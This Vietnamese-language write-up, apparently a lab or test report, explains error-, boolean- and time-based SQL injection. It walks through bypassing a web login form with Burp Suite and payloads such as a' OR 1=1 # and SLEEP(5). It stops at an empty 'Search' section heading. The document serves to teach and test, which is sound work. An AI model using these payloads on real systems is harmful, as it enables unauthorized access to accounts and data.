**REPORT**

**VULNBLOG**

**Error-based SQL injection**

Error-based SQL injection là lỗ hổng khi người dùng nhập các payload nhạy cảm vào các trường được kiểm soát bởi người dùng như ô nhập tài khoản, mật khẩu của trang đăng nhập,.. và ứng dụng phản hồi lại bằng các thông báo lỗi liên quan tới cơ sở dữ liệu.

**Boolean-based SQL injection**


Boolean-based SQL injection là lỗ hổng khi người dùng nhập vào các payload có các toán tử so sánh như OR 1=1 hoặc AND 1=2 để kiểm tra phản hồi của ứng dụng.

**Time-based SQL injection**


Time-based SQL injection là lỗ hổng khi ứng dụng không trả về một thông báo lỗi nào với input của người dùng, khi này chúng ta có thể kiểm tra bằng các payload như SLEEP(5), để xem ứng dụng có thực hiện câu lệnh này hay không, nếu trang web thực hiện load lại trang trong 5 giây thì trang web có thể đã bị SQL injection.

**1. Chức năng Login**


Truy cập vào trang web, ta nhận được một form để điền các thông tin đăng nhập.




Ta sẽ nhập thử các giá trị ngẫu nhiên cho các thông tin đăng nhập và sử dụng Burp Suite để bắt request:



Request Burp Suite bắt được:




Ta sẽ thử nhập vào payload như “ ‘ ” ở trường username và “ 123 ” cho trường password để kiểm tra phản hồi của ứng dụng với Burp Repeater:



Kết quả là ứng dụng trả về một thông báo lỗi.

Có thể ứng dụng đã bị lỗ hổng SQL injection. Đây là một dạng của Error-based SQL injection. Thông báo lỗi cho chúng ta biết ứng dụng sử dụng cơ sở dữ liệu MYSQL.


Chúng ta có thể sử dụng payload dạng Boolean SQL injection như “ a’ OR 1=1 # ” để xem có thể bypass được chức năng login hay không:




Kết quả là ta đã truy cập thành công trang chính của ứng dụng.

**2. Chức năng Search**

